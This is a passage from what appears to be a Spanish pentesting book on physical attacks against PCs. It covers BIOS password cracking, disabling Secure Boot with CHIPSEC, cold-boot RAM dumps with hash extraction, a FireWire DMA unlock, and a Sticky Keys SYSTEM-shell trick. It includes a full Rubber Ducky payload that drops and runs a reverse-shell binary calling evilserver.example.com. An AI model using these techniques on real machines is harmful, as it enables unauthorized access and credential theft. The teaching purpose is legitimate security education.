- En el 2010, apareció con el nombre *TLD4* el primer *bootkit* para arquitecturas de 64 bits.
- En el 2011 aparecen las primeras versiones de *malware*, que podía afectar no solo al MBR, sino también al VBR de una partición del disco. En este año aparecieron varios: *oldmasco*, que es la evolución de *TLD4*, *Rovnix* que era polimórfico y *mebromi* que modificaba el MBR como se comentó anteriormente.
- En el 2012 se descubrió el *malware gapz*, fue el *bootkit* más complejo de analizar hasta la fecha. Tenía su propia pila TCP/IP para conectarse con el servidor. Utilizaba criptografía para mantenerse oculto y no ser detectado por los antivirus.
- *Dreamboot* en el 2013, entró fuerte infectando el *kernel* de Windows 8 x64 a través de UEFI.
- Uno de últimos *bootkit* señalados sobre Windows es *némesis*, desarrollado con la función de robar datos de las tarjetas de pago.

Ataque a la BIOS

Si un sistema tiene protegido el acceso con contraseña el acceso a la BIOS. Aún puede existir la posibilidad de saltarse esa restricción.

- Si se tiene acceso a la BIOS.
 - o La pila. Casi todas las placas base tienen una pila de botón como batería para almacenar los ajustes de la BIOS. Si se quita durante 15-30 minutos se resetearán estos ajustes, incluida la contraseña.
 - o Jumper CMOS. Casi todas las placas base tienen un *jumper* que puede resetear los ajustes. Este *jumper* conecta un pin central con otro pin a uno de sus lados. Si conectamos el pin central con el pin del otro lado, se resetearán.

Existe multitud de software, con el que se podrá intentar recuperar o borrar la contraseña de acceso a la BIOS. Algunos de ellos son *CmosPwd* o *killCmos*, que se puede ejecutar directamente sobre el propio sistema. En el caso de *CmosPwd*, viene también incorporado en la distribución de *Kali Linux* y si se tuviese la posibilidad de arrancar con un *Live CD*, sería una buena opción para recuperar la contraseña de la BIOS.

```
CmosPwd - BIOS Cracker 5.0, October 2007, Copyright 1996-2007
GRENIER Christophe, grenier@cgsecurity.org
http://www.cgsecurity.org

Keyboard : US
Acer/IBM [ - ][ ]
AMI BIOS []
AMI WinBIOS (12/15/93) []
AMI WinBIOS 2.5 [][][]
AMI ? [][][][]
Award 4.5x/6.0 [10101331][000100][000100]
Award 4.5x/6.0 [000100][000100][000100][000100]
Award Medallion 6.0 [1200031][1120210][000100][33332123]
```

Fig. 01.05: Ejecución de *CmosPwd* desde *Kali Linux*, (1^a parte).

```

Award 6.0          [ ] [ ] [ ] [ ]
Compaq (1992)      [ ]
Compaq DeskPro     [ ] [ - 2 ]
Compaq             [ ] [ ]
Compaq DTK         [ ] [ - 47n ]
IBM (PS/2, Activa ...) [ ] [ ]
IBM Thinkpad boot pwd [ ]
Thinkpad x20/570/t20 EEPROM [ ] [ ]
Thinkpad 560x EEPROM [ ] [ ]
Thinkpad 765/380z EEPROM [ ] [ ]
IBM 300 GL          [ ]
Packard Bell Supervisor/User [ ] [ ]
Press Enter key to continue [ ]

```

Fig. 01.05: Ejecución de CmosPwd desde Kali Linux, (2º parte).

Una de las técnicas que se debe probar y que en algunos casos sigue funcionando cuando se tiene contraseña en la BIOS, es utilizar *BIOS Password Recovery* que es una página web que recoge las contraseñas estándar para cada fabricante. La técnica es sencilla, se debe introducir de forma errónea la contraseña durante tres veces. La BIOS se bloqueará y nos devolverá un código de error.

Con el código de error, se puede visitar la siguiente dirección URL <https://bios-pw.org/>. Se puede conseguir la clave de acceso universal según el código de error introducido.

The screenshot shows a web page titled "Enter your code". It has a text input field containing "15628" and a "Get password" button. Below this, there is a section titled "Try one of the following codes:" which lists various BIOS models and their corresponding universal passwords:

Fabricante / Modelo	Código Universal
Generic Phoenix	dujs
HP/Compaq Phoenix BIOS	bst
Fujitsu-Siemens Phoenix	7995547
Fujitsu-Siemens (model L) Phoenix	578949
Fujitsu-Siemens (model P) Phoenix	7293944
Fujitsu-Siemens (model S) Phoenix	2338931
Fujitsu-Siemens (model X) Phoenix	4721723

Fig. 01.06: Posibles contraseñas universales de los fabricantes BIOS.

En este ejemplo, se ha empleado la BIOS de una máquina virtual de VMWARE y los resultados han sido satisfactorios. Incluso recargando de nuevo la página web <https://bios-pw.org/se>, obtienen claves diferentes, pero igualmente válidas.

Ataque UEFI

UEFI ha traído muchas mejoras, de las cuales, si no está bien configuradas o el *firmware* no está actualizado, puede desembocar en la toma de control del sistema por un atacante. El administrador debe estar seguro de que su sistema está bien gestionado en los siguientes puntos en los que un sistema UEFI puede ser vulnerable:

- Tener la contraseña típica que restringe el acceso a la pantalla del menú de configuración UEFI. Además, existe otra cuenta que es la que permite controlar que usuarios pueden tener acceso al sistema operativo y esta cuenta sólo interfiere una vez cargado el proceso de arranque UEFI y puede ser utilizado como medida protección de acceso físico.
- UEFI busca todos los módulos hardware y los carga siempre que se verifique la firma del módulo permitiendo su ejecución. Se deben tener habilitados sólo los módulos compatibles con UEFI. Por tanto, se desaconseja utilizar *Legacy ROM* que permite trabajar con compatibilidad BIOS tradicional.
- Además, el sistema UEFI permite arrancar desde diversos dispositivos, incluso desde la red. Se desaconseja tenerlo activado si no se va a usar.
- Si se tiene activado *Secure Boot* se bloqueará el arranque de los sistemas cuyas firmas no estén reconocidas. Muchos sistemas UEFI permiten inhabilitarlo para hacerlo compatible con BIOS tradicionales.





Fig. 01.07: Menú UEFI del fabricante Phoenix que corre el software InsydeH2O con Secure Boot.

- El sistema UEFI, hace uso de unas claves dentro de una base de datos. Éstas permitirán o bloquearán que el sistema arranque. Los sistemas permiten insertar nuevas firmas. Si no se configura de forma correcta, podrán añadirse firmas que puede ser usado por un usuario con malas intenciones.

Existen herramientas que permiten comprobar el estado de los sistemas UEFI e, incluso, poder atacarlo. La herramienta más conocida es *CHIPSEC*, la cual es una plataforma que incluye una batería de test para comprobar el estado de UEFI, incluso también para las BIOS tradicionales. A continuación, se procede a ver un ejemplo, en la cual se puede deshabilitar el *Secure Boot* ya que el *firmware* de un sistema UEFI no está actualizado.



```

Administrator: Windows\system32> Get-SecureBootPolicy
Publisher: 77fa9abd-0359-4d32-bd60-28f4e78f784b Version: 1

Administrator: Windows\system32> Get-SecureBootUEFI -Name SecureBoot | Format-List
Name : SecureBoot
Bytes : {1}
Attributes : BOOTSERVICE ACCESS
             RUNTIME ACCESS
             AUTHENTICATED WRITE ACCESS

Administrator: Windows\system32> Get-SecureBootUEFI -Name PK | Format-List
Name : PK
Bytes : {161, 89, 192, 165...}
Attributes : NON VOLATILE
             BOOTSERVICE ACCESS
             RUNTIME ACCESS
             TIME BASED AUTHENTICATED WRITE ACCESS
  
```

Fig. 01.08: PowerShell comprueba que Secure Boot está activado y tiene una clave.

Desde la siguiente dirección URL se podrá obtener un manual con la información sobre dónde se podrá encontrar hasta los pasos para instalar: <https://github.com/chipsec/chipsec/blob/master/chipsec-manual.pdf>. En la siguiente tabla se encuentra una estructura genérica de los módulos de la herramienta *CHIPSEC*.

<i>chipsec/modules/</i>	Incluidos para la ejecución de las herramientas y de los tests
<i>chipsec/modules/common/</i>	Módulos comunes a todas las plataformas
<i>chipsec/modules/<platform></i>	Módulos específicos a plataformas
<i>chipsec/modules/tools/</i>	Herramientas para analizar la seguridad

En el siguiente ejemplo se procede a utilizar el módulo que permite desactivar el *Secure Boot* cuando se ejecuta la siguiente sentencia:

`python chipsec_main.py --module exploits.secure.boot.pk`

```
[+] loaded exploits.secureboot.pk
[+] imported chipsec.modules.exploits.secureboot.pk
[*] BIOS Region: Base = 0x00200000, Limit = 0x007FFFFF

[*] Reading EFI NVRAM (0x40000 bytes of BIOS region) from ROM..
[!] Done reading EFI NVRAM from ROM
[*] Searching for Platform Key (PK) EFI variables..
[*] Found PK EFI variable in NVRAM at offset 0x12E9B
[+] Found 1 PK EFI variables in NVRAM
[*] Checking protection of UEFI BIOS region in ROM...
[spi] UEFI BIOS write protection enabled but not locked. Disabling...
[!] UEFI BIOS write protection is disabled
[*] Modifying Secure Boot persistent configuration...
[*] 0 PK FIA = 0x212EA6 (offset in NVRAM buffer = 0x12EA6)
[*] Modifying PK EFI variable in ROM at FIA = 0x212EA6...
[+] Modified all Platform Keys (PK) in UEFI BIOS ROM
[!] *** Secure Boot has been disabled
[*] Installing UEFI Bootkit...
[!] *** UEFI Bootkit has been installed
[!] Press any key to reboot.
```

Fig. 01.09: Resultado de ejecutar el módulo de Secure Boot de la plataforma CHIPSEC.

2. Memoria RAM

La memoria RAM es una parte vital en los equipos informáticos. También conocida como *Random Access Memory*, permite almacenar los datos y las instrucciones que serán ejecutadas. Por esta razón, es un elemento importante, ya que se puede extraer una gran cantidad de información de ella. En este apartado, se estudiarán diferentes técnicas para extraer información sensible de la memoria RAM.

Cold boot

Este ataque se basa en aprovechar la persistencia en la memoria RAM mediante el enfriamiento de la memoria. También es conocido como ataque en frío. El material con las que están fabricadas las memorias RAM permite que los datos almacenados en ella sean persistentes durante 1 o 2 minutos después de apagar el equipo. Este ataque consiste en enfriar la memoria para extender el tiempo de la persistencia pudiendo llegar hasta los 10 minutos.

En el ámbito del análisis forense, los forenses se llevaban los equipos totalmente apagados, mientras que ahora intentan hacer un puente eléctrico para llevarse los equipos al laboratorio sin apagarlos. El objetivo es hacer un volcado de la memoria:


- Destapar las tapas de la memoria RAM y sin apagar usar un bote de aire comprimido. Se mejorarían los efectos con nitrógeno.

0xWORD

- Al enfriar la memoria, se desconecta el equipo para cortar la energía.
- Arrancar desde un USB o *live CD*. La Universidad de Princeton fue una de las primeras universidades en realizar estudios sobre ataques *cold boot* <https://citp.princeton.edu/research/memory/>.

Existen muchas herramientas para realizar el volcado de la memoria sobre un fichero para poder posteriormente analizar la información. Programas como, por ejemplo, *dd.exe*, *mdd.exe*, *Memoryze*, *win32dd.exe*, *DumpIt*.

Memoryze es un conjunto de herramientas para actuar sobre la memoria. Una vez instalado sobre la unidad USB o copiado sobre el *live CD*, el script *MemoryDD.bat* facilitará el volcado de la memoria completa. A continuación, un ejemplo para hacer un volcado de memoria sobre el directorio c:\dump.



```
C:\> Administrador: C:\Windows\System32\cmd.exe
C:\> C:\memoryze>MemoryDD.bat -output c:\dump
Memoryze.exe by MANDIANT (c) 2011 - http://www.mandiant.com/products/free_software.php
C:\> C:\memoryze\Memoryze.exe
The install has completed.
Starting service succeeded.
Service start has completed.
Loading the script from 'c:\dump\out.txt'.
Beginning local audit.
Audit started 11-27-2016 16:53:30.
Checking if 'c:\dump\Audits\WIN7-PC\20161127155330' exists...
Saving batch result to 'c:\dump\Audits\WIN7-PC\20161127155330\'.
Batch results written to 'c:\dump\Audits\WIN7-PC\20161127155330\'.
Auditing (w32memory-acquisition) started 11-27-2016 16:53:30.
Executing command for internal module w32memory-acquisition 1.3.22.2
<Issue number="0" level="Info" summary="System range 0x0000000000000000 - 0x0000000000000000" context="EnumerateDevices"/>
<Issue number="0" level="Info" summary="System range 0x0000000003ff00000 - 0x00000000040000000" context="EnumerateDevices"/>
<Issue number="0" level="Info" summary="System range 0x00000000000100000 - 0x00000003fee0000" context="EnumerateDevices"/>
<Issue number="7022" level="Warning" summary="Unable to read memory page(s) Invalid address range 0x000000000009f000 - 0x00000000000ff000" context="MapPhysicalMemory"/>
```

Fig. 01.10: Memoryze realiza el volcado de la memoria RAM.

Una vez volcada la memoria, es necesario realizar búsquedas dentro de esa memoria. Una de las herramientas más empleadas es *Volatility*. Existen muchos módulos para filtrar o buscar información en el interior del volcado realizado. Las funcionalidades van desde buscar procesos, librerías, registros, volcados de *hashes*, puertos abiertos, hasta la identificación de procesos que están

ejecutando malware con reglas de *Yara*. *Volatility* es una de las herramientas de análisis de memoria RAM más completo que se puede encontrar.

```

Administrator: C:\Windows\System32\cmd.exe
C:\volatility\volatility_2.5.win.standalone>volatility-2.5.standalone.exe hivelist -f c:\dump\Audits\WIN7-PC\20161127155330\memory.143b271a.img --profile=Win7SP1x86
Volatility Foundation Volatility Framework 2.5
Virtual Physical Name
-----
0x8bbdd9c8 0x2538f9c8 \SystemRoot\System32\Config\SOFTWARE
0x8d959008 0x23ea7008 \Device\HarddiskVolume1\Boot\BCD
0x8f2cc008 0x2580b008 \SystemRoot\System32\Config\SAM
0x8f3689c8 0x21b9a9c8 \SystemRoot\System32\Config\DEFAULT
0x91acc008 0x3d5b9008 ??\C:\Users\win7\ntuser.dat
0x91ae1008 0x0efc7008 ??\C:\Users\win7\AppData\Local\Microsoft\Windows\UsrClass.dat
0x87e0d008 0x27de6008 [no name]
0x87e1c008 0x27e6e008 \REGISTRY\MACHINE\SYSTEM
0x87e3c330 0x27c0e330 \REGISTRY\MACHINE\HARDWARE
0x886309c8 0x206ad9c8 \SystemRoot\System32\Config\SECURITY
0x8873e008 0x1f4ac008 ??\C:\Windows\ServiceProfiles\NetworkService\NTUSER.DAT
0x887ca9c8 0x1f02b9c8 ??\C:\Windows\ServiceProfiles\LocalService\NTUSER.DAT

C:\volatility\volatility_2.5.win.standalone>volatility-2.5.standalone.exe hashdump -f c:\dump\Audits\WIN7-PC\20161127155330\memory.143b271a.img --profile=Win7SP1x86 -y 0x87e1c008 -s 0x8f2cc008
Volatility Foundation Volatility Framework 2.5
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
win7:1000:aad3b435b51404eeaad3b435b51404ee:00882fb2f7caa6ebaaaafa7cc98e3d2f0:::
C:\volatility\volatility_2.5.win.standalone>

```

Fig. 01.11: El módulo hivelist y posteriormente hashdump de Volatility.

Ataque DMA

La memoria física se puede manipular a través de interfaces de entrada y salida *FireWire*, *Thunderbolt*, *ExpressCard*, tarjetas PCI PCI/PCIe. Los sistemas Operativos no gestionan de forma adecuada a que zonas de memoria pueden acceder y sobrescribir. Existen herramientas que permiten realizar ataques a estas zonas. La herramienta más conocida es *Inception*, la cual funciona sobre diferentes sistemas operativos de *Microsoft*, *Mac OS* o *Linux*. No funciona para Windows 10.

El ataque consiste en saltarse un sistema bloqueado con contraseña. Para reproducir el ataque, el usuario puede conectarse a la interfaz *FireWire* desde otro ordenador y ejecutar el programa *Inception*. Si el ataque tiene éxito, cualquier contraseña que introduzca para desbloquear la cuenta del usuario servirá, consiguiendo el acceso al sistema.

0xWORD

```

v.0.2.4 (C) Carsten Maartmann-Moe 2013
Download: http://breaknenter.org/projects/inception | Twitter: @breaknenter

[*] FireWire devices on the bus (names may appear blank):
[1] Vendor (ID): MICROSOFT CORP. (0x50f2) | Product (ID): (0x0)

[*] Only one device present, device auto-selected as target
[*] Selected device: MICROSOFT CORP.
[*] Available targets:

[1] Windows 8: msrv1_0.dll MsrvPasswordValidate unlock/privilege escalation
[2] Windows 7: msrv1_0.dll MsrvPasswordValidate unlock/privilege escalation
[3] Windows Vista: msrv1_0.dll MsrvPasswordValidate unlock/privilege escalation
[4] Windows XP: msrv1_0.dll MsrvPasswordValidate unlock/privilege escalation
[5] Mac OS X: DirectoryService/OpenDirectory unlock/privilege escalation
[6] Ubuntu: libpam unlock/privilege escalation
[7] Linux Mint: libpam unlock/privilege escalation

[*] Please select target (or enter 'q' to quit): 2
[*] Selected target: Windows 7: msrv1_0.dll MsrvPasswordValidate unlock/privilege
    escalation
[*] Initializing bus and enabling SBP-2, please wait 1 seconds or press Ctrl+C
[*] DMA shields should be down by now. Attacking...
[2208 MiB ( 54%)
[*] Signature found at 0x89e22321 (in page # 564770)
[*] Write-back verified; patching successful
[*] BRRRRRRRAAAAWWWWRWWRMRRMRRMMRMHHHHH!!!
mbp:inception carsten$
```

Fig. 01.12: Se realiza un ataque de acceso a memoria a través del Firewire.

3. Acceso físico y obtención de control

Cuando un usuario tiene acceso físico a un equipo se abre un mundo lleno de posibilidades para obtener cierto privilegio. Estas posibilidades pueden permitir a un usuario acceder al sistema, recopilar información de éste de diversas maneras, obtener privilegio en el propio equipo o en la red.

Se podría diferenciar entre un ataque físico realizado de forma *online* y *offline*. En el primero la máquina se encuentra arrancada y puede que la sesión de usuario se encuentre desprotegida en un momento dado. Por el contrario, en el segundo caso la máquina a la que el usuario tiene acceso físico se encuentra apagada, por lo que el sistema operativo *Microsoft Windows*, en caso de que éste sea uno de los que se tenga instalado, no estará operando. En este segundo caso, sería muy común el uso de distribuciones de tipo *live CD*, con las que se carga el sistema operativo en RAM y se puede operar sobre, por ejemplo, los datos que se encuentran en el disco duro.

Hay que tener en cuenta que, en ambos escenarios, tanto equipo arrancado como equipo apagado, el usuario puede enfrentarse a diferentes medidas protectoras que hagan que haya que esforzarse o utilizar vías derivadas de otras para conseguir el objetivo. En este caso, el objetivo al que el usuario se enfrenta es el de conseguir acceso al sistema o poder recopilar datos de interés, consiguiendo un privilegio para ello.

Rubber Ducky

La seguridad física sigue siendo un punto débil para muchas empresas, ya que muchos administradores y usuarios no terminan de tomar la conciencia necesaria sobre lo importante que es la seguridad física. En el día a día existen usuarios maliciosos que quieren robar la contraseña a otros usuarios y aprovecharse de esto para lograr ciertos privilegios, como por ejemplo robar *cookies* de un usuario, las *passwords* de la *WiFi*, saber por dónde navega un usuario, etcétera.

Como se irá estudiando en este apartado, hay diversas técnicas y vías para conseguir acceso físico a un equipo. Quizá lo más difícil sea forzar ciertas condiciones para poder llevar a cabo las acciones necesarias. El escenario que se presenta en este apartado es la posibilidad de enchufar un dispositivo externo a un equipo, ya sea en un descuido del usuario víctima, o bien porque el propio usuario deja su equipo a una persona de cierta confianza. Uno de los dispositivos más conocidos es el famoso *Rubber Ducky*, aunque no es el único que existe para realizar este tipo de cosas.

¿Qué es *Rubber Ducky*? Este dispositivo es un teclado programado, el cual tiene forma de USB, que cuando se conecta comienza a escribir en el equipo de forma automática. ¿Cuál es el objetivo? El objetivo lo marca el atacante, pero por ejemplo se pueden ejecutar programas y herramientas, los cuales pueden estar en el equipo de la víctima o estar cargados en la propia memoria de una *Micro SD* que el dispositivo lleva incluida.

Nada más conectar el dispositivo al equipo se puede tener acceso a diversa información, la cual podría ser subida de forma automática a un servidor FTP, entre otras posibilidades. Un ejemplo rápido y sencillo sería la carga en *Rubber Ducky* de un *payload*, el cual permite ejecutar un *Mimikatz* en la máquina víctima y obtener las credenciales de administrador de la máquina. La gente de *Rubber Ducky* dispone de un *Github* donde encontrar gran cantidad de *payloads* para utilizar en un entorno de *pentesting*. La dirección URL donde se encuentran estos *payloads* es la siguiente <https://github.com/hak5darren/USB-Rubber-Ducky/wiki/Payloads>. Como se puede visualizar en esta dirección URL, *Rubber Ducky* no solo es para sistemas operativos *Windows*, también se puede utilizar en *OS X*.

¿Qué ataques se pueden llevar a cabo? Cuando se enchufa un *Rubber Ducky* a un equipo es como si el usuario conectase un teclado y un atacante pudiera teclear lo que quisiera. Cuando un equipo queda sin proteger durante un minuto, puede ser tiempo suficiente para ejecutar *Rubber Ducky* en el equipo y lanzar diversos *Payloads*. Ejemplos de ataques que se pueden realizar:

- Recoger información del sistema operativo.
- Robo de información de los navegadores de Internet.
- Robo de *cookies*.

- Robo de contraseñas *WiFi* y subida de información a través de un servidor FTP.
- Capturas de pantalla del escritorio.

Estos quizás sean ataques más genéricos a los sistemas *Windows*, pero un ataque podría ser físico y dirigido hacia alguna persona en concreto. Por esta razón se podrían enumerar diversos ataques dirigidos:

- Agregar usuarios con permisos administrativos.
- Realizar *pharming* de DNS.
- *Cracking* de contraseñas en el sistema.
- Bloqueo de programas de forma silenciosa.
- Infección del sistema, descarga y ejecución de binario de Internet.

Antes de mostrar un ejemplo de código de *Rubber Ducky* se especifican algunos comandos que se deben tener en cuenta:

- *DELAY*. Indica en milisegundos la cantidad de tiempo que no se introducirán órdenes. Es similar a realizar un *sleep*.
- *STRING*. Introduce un texto dónde se encuentre el foco de la ventana.
- *ENTER*. Pulsa la tecla *enter*.
- *CTRL*, *ALT*. Todas las teclas de combinación son fácilmente utilizables en los *payloads*.

El primer ejemplo que se muestra abre un *notepad* y escribirá “Hola Mundo!”. Como se puede visualizar los comandos son intuitivos e interpretables por cualquier usuario, por lo que no se requiere tener conocimientos de programación.

```
DELAY 3000
GUI r
DELAY 500
STRING notepad
DELAY 500
ENTER
DELAY 750
STRING Hola Mundo!
ENTER
```

El segundo ejemplo abre una *cmd* con permiso administrativo para crear un fichero *decoder.vbs*, el cual convierte el código en base 64 a binario. Después ejecuta en el equipo el binario obtenido. Este binario proporcionará una *shell* inversa en un equipo remoto, el cual puede utilizar la instrucción *nc -l <puerto a la escucha>*.

```
ESCAPE
CONTROL ESCAPE
DELAY 400
STRING cmd
DELAY 400
MENU
```

```

DELAY 400
STRING a
DELAY 600
LEFTARROW
ENTER
DELAY 400
STRING copy con c:\decoder.vbs
ENTER
STRING Option Explicit:Dim arguments, inFile, outFile:Set arguments = WScript.Arguments:inFile = arguments(0)
STRING :outFile = arguments(1):Dim base64Encoded, base64Decoded, outByteArray:dim objFS:dim objTS:set objFS =
STRING CreateObject("Scripting.FileSystemObject"):
ENTER
STRING set objTS = objFS.OpenTextFile(inFile, 1):base64Encoded =
STRING objTS.ReadAll:base64Decoded = decodeBase64(base64Encoded):writeBytes outFile, base64Decoded:private function STRING decodeBase64(base64):
ENTER
STRING dim DM, EL:Set DM = CreateObject("Microsoft.XMLDOM"):Set EL = DM.createElement("tmp"):
STRING EL.DataType = "bin.base64":EL.Text = base64:decodeBase64 =
EL.NodeTypedValue:end function:private Sub STRING writeBytes(file, bytes):Dim binaryStream:
ENTER
STRING Set binaryStream = CreateObject("ADODB.Stream"):binaryStream.Type = 1:
STRING binaryStream.Open:binaryStream.Write bytes:binaryStream.SaveToFile file, 2:End Sub
ENTER
CTRL z
ENTER
STRING copy con c:\reverse.txt
ENTER
STRING TVprZXJuZWwzMi5kbGwAAFBFAABMAQIAAAAAAAAAAAAAA4AAPAQsBAAAAAgAAAAAAA
ENTER
STRING [Continua el base 64...]
STRING AAxAAADpdL7//wAAAAIAAAAMQAAA
ENTER
CTRL z
ENTER
STRING cscript c:\decoder.vbs c:\reverse.txt c:\reverse.exe
ENTER
STRING c:\reverse.exe evilserver.example.com 8080
ENTER
STRING exit
ENTER

```

Sticky keys

Sticky Keys, según indica el propio *Microsoft*, es una característica de accesibilidad para usuarios que tienen ciertos problemas en el momento de mantener pulsadas dos o más teclas en el mismo instante. En otras palabras, cuando un usuario necesita cierta combinación de teclas para, por

0xWORD

ejemplo, ejecutar CTRL+C, con *Sticky Keys* se podrá pulsar las teclas de una en una, como si fueran pulsadas de forma simultánea.

El fichero ejecutable de esta característica se denomina *sethc.exe* y se encuentra ubicado en la siguiente ruta `%systemroot%\system32\sethc.exe`. Este es una de las aplicaciones que el usuario puede ejecutar desde una pantalla de *login* de un sistema *Windows*, debido a que *Microsoft* debe proporcionar herramientas de accesibilidad a todos sus usuarios. ¿Qué quiere decir esto? Cuando un usuario se encuentra delante de un *login* de *Windows*, por ejemplo, de una máquina recién iniciada, en la que no hay ningún usuario logado, se puede decir que el único usuario que ejecuta procesos es *System*. ¿Quién ejecuta las herramientas de accesibilidad si no hay ningún usuario? En efecto, como se puede pensar es *System* quién lanzaría las herramientas de accesibilidad. Entonces, si el usuario que se encuentra delante de una pantalla de *login* pulsa repetidas veces la tecla del *shift*, provocará la ejecución de un ruido y del lanzamiento del proceso *sethc.exe*, el cual se ejecuta con la identidad de *System*.

Encontrando la vía para modificar el archivo *sethc.exe* por otro, se conseguirá que cuando se invoque al primer archivo, realmente se ejecute el segundo. Por ejemplo, si se modificase el fichero original de *Sticky Keys* y se le pusiera como nombre *sethc.exe.bak*, y posteriormente se copiará una *cmd.exe* y se le pusiera como nombre *sethc.exe*, cuando el usuario invocará la característica *Sticky Keys* se ejecutaría una *shell* en *Windows*. Si esto ocurre delante de una pantalla de *login* en *Windows* se ejecutaría una *cmd* con el máximo privilegio, es decir, como *System*.

A continuación, se muestra un escenario que exemplifica esta idea, pero se deben tener en cuenta varias circunstancias como son las siguientes:

- Se necesitará una distribución de *Linux* que pueda arrancarse en modo *Live CD*.
- Se necesitará que la partición dónde se encuentra la instalación de *Windows* no se encuentre cifrada.

La máquina sobre la que se exemplifica el uso de esta técnica es un *Windows*, por ejemplo, *Windows 7* o *Windows 8*, y se utilizará una distribución de *Kali Linux* para arrancar en modo *Live CD*. En primer lugar, se arranca con el CD o USB de *Kali Linux* para arrancar el sistema. Es posible que haya que modificar en la BIOS algún parámetro para poder arrancar desde el CD o el USB, antes que el disco duro, aunque lo común es que el disco duro no sea lo primero en el listado de arranque.



```

root@kali:~# mkdir win
root@kali:~# mount /dev/sda1 win
root@kali:~# cd win
root@kali:~/win# ls
Archivos de programa  Documents and Settings  pagefile.sys
bootmgr  BOOTNXT

```

Fig. 01.13: Montaje de la partición de Windows en Kali Linux.

Tal y como se puede visualizar en la imagen se realiza el montaje de la partición dónde se encuentra instalado *Windows*, en este caso, y se puede observar cómo se tiene acceso a la carpeta *Windows*.

Ahora, el usuario debe acceder a la carpeta *Windows\System32* dónde se deberá copiar el fichero *cmd.exe* a *sethc.exe*. Se puede utilizar el comando de *Linux* *cmp* o *diff* para comprobar que la copia de *cmd.exe*, la cual se ha denominado *sethc.exe*, es idéntica.

```

